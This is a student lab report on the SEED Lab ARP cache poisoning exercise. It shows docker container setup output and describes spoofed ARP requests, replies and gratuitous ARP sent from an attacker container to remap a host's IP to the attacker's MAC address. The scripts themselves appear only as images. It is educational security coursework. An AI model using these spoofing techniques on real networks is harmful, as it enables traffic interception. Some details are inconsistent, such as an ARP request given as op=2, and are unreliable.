ARP CACHE POISONING ATTACK

February 2024

Abdulfatah Abdillahi


Contents

Introduction


In this lab we explored some topics like MITM (Man in The Middle) attacks and arp cache poisoning. We learned how to use such techniques on applications like telnet and netcat. And we finally ended it on a tool called Ettercap.


Part 1: SEED Lab ARP Cache Poisoning Attack


Creating three docker containers



Checking the IP addresses for each of the three containers (seed-attacker M, machine A, and machine B).


Terminal
Abdulfatah Abdillahi-Sun Feb 04-01:15:21 ~/.../Labsetup> docksh M-10.9.0.105
root@53636c79e018:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
RX packets 59 bytes 8984 (8.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@53636c79e018:/#
SEED LABS
info.txt
Type here to search
ENG
1:20 AM
2024-02-04



Terminal
Abdulfatah Abdillahi-Sun Feb 04-01:15:22 ~/.../Labsetup> docksh A-10.9.0.5
root@73cc05715c96:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 54 bytes 8172 (8.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@73cc05715c96:/#
SEED LABS
info.txt
Type here to search
ENG
1:20 AM
2024-02-04




Lab Task 1: ARP Cache Poisoning

Task 1.A:


Here, I created an ARP request packet (arp.op =2) using host M with the intention of mapping host B's IP address to host M's MAC address. After that I ran the command *arp -n* on host A to ensure that the expected change has take n place. As you can see the code sends an ARP request to 10.9.0.5 from the IP address 10.9.0.6 (MAC address 02:42:0a:09:00:69).






Task 1.B:


Here, I created a code where the attacker is sending an ARP reply (arp.op =2) to host A while it pretends to be initiated from host B. This way we are ensuring to map host B's IP address to host M's MAC address. When we return to host B we see the expected changes being mapped on to the arp cache.






Task 1.C:


Here, I created a code where the attacker is sending a Gratuitous ARP request to the broadcast address using the source IP address 10.9.0.6 (along with the MAC address 02:42:0a:09:00:69).This a third option or method to ensuring we map host B's IP address to host M's MAC address. The expected changes took place after checking the ARP cache of host B machine.

